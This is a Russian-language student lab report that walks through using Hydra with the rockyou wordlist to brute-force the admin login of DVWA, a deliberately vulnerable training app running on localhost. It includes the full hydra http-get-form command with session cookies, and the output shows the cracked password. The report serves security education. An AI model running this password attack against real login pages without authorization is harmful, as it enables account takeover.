

Индивидуальный проект, 3 этап

Андрианова Марина
Георгиевна RUDN University,
Moscow, Russian Federation
2024, 28 September

Цель работы

Целью данной работы является приобретение практических навыков по использованию инструмента Hydra для подбора паролей в Kali Linux.

Выполнение 3-го этапа ИП

Скопируем архив rockyou.txt.gz в директорию Downloads и разархивируем его (рис.1).

```
(mgandrianova4@kali)-[~/Downloads]
$ cp /usr/share/wordlists/rockyou.txt.gz /home/mgandrianova4/Downloads/rockyou.txt.gz

(mgandrianova4@kali)-[~/Downloads]
$ ls
rockyou.txt.gz

(mgandrianova4@kali)-[~/Downloads]
$ gzip -d rockyou.txt.gz

(mgandrianova4@kali)-[~/Downloads]
$ ls
rockyou.txt
```

Рис.1. Копирование архива в папку Downloads

Запустим сервисы MySql и APache2(рис.2).

```
(mgandrianova4@kali)-[~/Downloads]
$ service mysql status
o mariadb.service - MariaDB 11.4.3 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: man:mariadb(8)
         https://mariadb.com/kb/en/library/systemd/


(mgandrianova4@kali)-[~/Downloads]
$ service apache2 status
o apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: https://httpd.apache.org/docs/2.4/

(mgandrianova4@kali)-[~/Downloads]
$ sudo service mysql start
[sudo] password for mgandrianova4:

(mgandrianova4@kali)-[~/Downloads]
$ sudo service apache2 start
```

Рис.2. Запуск сервисов

Форма для взлома находится в разделе Brute Force (рис.3).



The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a dark header with the DVWA logo. Below the header, a left sidebar contains a list of navigation links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: Brute Force". Inside this area, there is a "Login" form with two input fields: "Username:" containing the text "admin" and "Password:" containing ten dots. A "Login" button is positioned below the password field. Below the login form, there is a section titled "More Information" which contains three links: https://owasp.org/www-community/attacks/Brute_force_attack, <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>, and <https://www.golinuxcloud.com/brute-force-attack-web-forms>.

Рис.3. Раздел Brute Force

Нам пригодятся фрагменты-cookie нашего приложения:
PHPSESSID и security (рис.4).





Рис.4. Фрагменты-cookie

Воспользуемся утилитой hydra(рис.5).

A terminal window screenshot from a Kali Linux system. The prompt shows the user 'mgandrianova4' at the host 'kali' in the directory '~/Downloads'. The command entered is 'hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=n9l7e82i2ph4mi0b1o42ltif5p:F=Username and/or password incorrect."' followed by a cursor. The command is partially visible, with the rest of the URL truncated.

```
(mgandrianova4@kali)-[~/Downloads]  
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=n9l7e82i2ph4mi0b1o42ltif5p:F=Username and/or password incorrect."
```

Рис.5. Ввод команды


После выполнения команды видим, что утилита подобрала подходящий пароль (рис.6).

```
(mgandrianova4@kali)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=n9l7e82i2ph4mi0b1o42ltif5p:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 14:59:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=n9l7e82i2ph4mi0b1o42ltif5p:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 15:00:05
```

Рис.6. Подбор пароля

Вводим подобранный пароль в соответствующее поле и успешно авторизуемся (рис.7).



The image shows a web application interface for DVWA (Damn Vulnerable Web Application). The top header features the DVWA logo. On the left, a sidebar contains a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The main content area is titled "Vulnerability: Brute Force" and contains a "Login" section. This section has two input fields labeled "Username:" and "Password:", followed by a "Login" button. Below the button, a message reads "Welcome to the password protected area admin", and a small image of a person with a surprised expression is displayed.

Рис.7. Ввод выбранного пароля

Выводы

Приобрела практические навыки по использованию инструмента Hydra для подбора паролей в Kali Linux.